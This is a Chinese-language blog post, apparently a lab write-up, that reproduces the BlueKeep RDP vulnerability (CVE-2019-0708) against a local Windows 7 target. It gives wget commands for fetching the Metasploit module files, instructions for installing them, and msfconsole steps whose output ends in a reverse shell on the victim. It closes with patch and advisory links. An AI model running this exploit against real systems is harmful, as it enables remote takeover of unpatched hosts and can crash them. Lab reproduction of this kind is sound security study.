CVE _2019_07_08漏洞复现

2019.9.07 今天一天 微信群，空间，知识星球刷爆了CVE2019-0708 ，第一反应是CVE2019-0708这个漏洞早在今年5月份就被爆出当时还要一部分蓝屏攻击的poc，现在又火起来，难道又有新的exp了吗?

抱着好奇的心态去凑了一波热度，发现

大佬们早已开始动手开始在漏洞复现了，一枚萌新抱着学习的心态想抱紧大佬们的大腿。

晚上有空余的时间准备自己也动手复现一次啦，毕竟动手才能体会学习的乐趣嘛哈哈，

开始

首先需要准备环境，毕竟复现漏洞不能之间拿提供服务器的机器来。

需要准备环境

windons 7 64 （开启3389远程桌面）

kali （msf更新到最新版本）

Windows7 SP1下载链接:ed2k://|file|cn_windows_7_ultimate_with_sp1_x64_dvd_u_677408.iso|3420557312|B58548681854236C7939003B583A8078|/


下载CVE-2019-0708RDP MSF攻击套件.zip

链接：`https://pan.baidu.com/s/1ksE3pn58XtK1I2Zq9PwnGQ`
提取码：x7k7

也可以直接使用命令在kali下下载

```
wget https://raw.githubusercontent.com/rapid7/metasploit-framework/edb7e20221e2088497d1f61132db3a56f81b8ce9/lib/msf/core/exploit/rdp.rb
wget https://github.com/rapid7/metasploit-framework/raw/edb7e20221e2088497d1f61132db3a56f81b8ce9/modules/auxiliary/scanner/rdp/rdp_scanner.rb
wget https://github.com/rapid7/metasploit-framework/raw/edb7e20221e2088497d1f61132db3a56f81b8ce9/modules/exploits/windows/rdp/cve_2019_0708_bluekeep_rce.rb
wget https://github.com/rapid7/metasploit-framework/raw/edb7e20221e2088497d1f61132db3a56f81b8ce9/modules/auxiliary/scanner/rdp/cve_2019_0708_bluekeep.rb
```

下载好的之久文件如下：



这时候需要把文件移动到指定的系统中


`rdp.rb 移动到 /usr/share/metasploit-framework/lib/msf/core/exploit 目录`

`rdp_scanner.rb和cve_2019_0708_bluekeep.rb放到/usr/share/metasploit-framework/modules/auxiliary/scanner/rdp 目录`


`cve_2019_0708_bluekeep_rce.rb 放进/usr/share/metasploit-framework/modules/exploits/windows/rdp 目录，这里需要注意如果没有rdp这个目录就去创建个。`

exp 利用


开启msfconsole



由于msf新添加了模块所以需要更新msf模块 输入`reload_all` 等待执行完成。



更新msf模块完成后，搜索漏洞编码判断模块是否加载成功，`search cve-2019-0708`



如果没有添加成功需要重新导入四件套到指定的位置，并执行`reload_all`

找到exp后开始调用攻击利用的exp：`use exploit/windows/rdp/cve_2019_0708_bluekeep_rce`

```
msf5 > use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > info

       Name: CVE-2019-0708 BlueKeep RDP Remote Windows Kernel Use After Free
     Module: exploit/windows/rdp/cve_2019_0708_bluekeep_rce
   Platform: Windows
       Arch:
  Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Manual
  Disclosed: 2019-05-14

Provided by:
  Sean Dillon <sean.dillon@risksense.com>
  Ryan Hanson <dunno@findthisout.com>
  OJ Reeves <oj@beyondbinary.io>
  Brent Cook <bcook@rapid7.com>
```

输入`options`查询配置信息。

```
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report duri
ng connect
   RDP_CLIENT_NAME  ethdev           no        The client computer name to report dur
ing connect, UNSET = random
   RDP_DOMAIN                        no        The client domain name to report durin
g connect
   RDP_USER                          no        The username to report during connect,
 UNSET = random
   RHOSTS                            yes       The target address range or CIDR ident
ifier
   RPORT            3389             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic targeting via fingerprinting


msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
```

设置参数


主要设置的参数有RHOSTS / RPORT / target


1. RHOSTS 靶机ip
2. RPORT rdp端口
3. target ID数字(可选为0-4)设置受害机机器架构

```
msf5 > use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOSTS 192.168.0.171
RHOSTS => 192.168.0.171
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 3
target => 3
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > run

[*] Started reverse TCP handler on 192.168.0.142:4444
[*] 192.168.0.171:3389    - Detected RDP on 192.168.0.171:3389    (Windows version: 6.1.
7601) (Requires NLA: No)
[+] 192.168.0.171:3389    - The target is vulnerable.
[*] 192.168.0.171:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfff
```

开始攻击 目标 输入`run`

```
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > run

[*] Started reverse TCP handler on 192.168.0.142:4444
[*] 192.168.0.171:3389    - Detected RDP on 192.168.0.171:3389    (Windows version: 6.1.
7601) (Requires NLA: No)
[+] 192.168.0.171:3389    - The target is vulnerable.
[*] 192.168.0.171:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfff
ffa8028600000, Channel count 1.
[*] 192.168.0.171:3389 - Surfing channels ...
[*] 192.168.0.171:3389 - Lobbing eggs ...
[*] 192.168.0.171:3389 - Forcing the USE of FREE'd object ...
[*] Command shell session 1 opened (192.168.0.142:4444 -> 192.168.0.171:58928) at 2019-0
9-08 01:17:23 +0800


C:\Windows\system32>_
```





总结：

1.成功拿到win的连接，但是，群里很多人反应靶机出现蓝屏的现象，建议切勿使用生产环境测试。

2.在复现的过程中遇到的 文件拷贝到了指定的路径，但在msf搜索不到的情况，卡在这里很久，解决办法把msf更新到最新版本，并且重启msf执行 `reload_all`

3.winons server 2008 ps 2 由于没有搭靶机所以还没有试，不过听弄过的大表哥们说阔以的，后面搭了靶机再试试。

参考了网络大佬们的复现过程，自我总结才有这篇文章，下面附上连接：

算命縖子: `http://www.nmd5.com/?p=409&from=groupmessage&isappinstalled=0`

华盟：`https://bbs.77169.net/forum.php?mod=viewthread&tid=374039&page=1&extra=#pid3699692`

黑鸟：`https://mp.weixin.qq.com/s/uxO2drEqfOVwfpgPdZewHw`

`https://qiita.com/shimizukawasaki/items/024b296a4c9ae7c33961?from=groupmessage&isappinstalled=0`

修复建议

奇安信CVE-2019-0708漏洞热补丁工具使用手册
`https://mp.weixin.qq.com/s/5g3MjS-JMPStnb89inVKXQ`

微软官方：
`https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2019-0708`

时间不早了，晚安！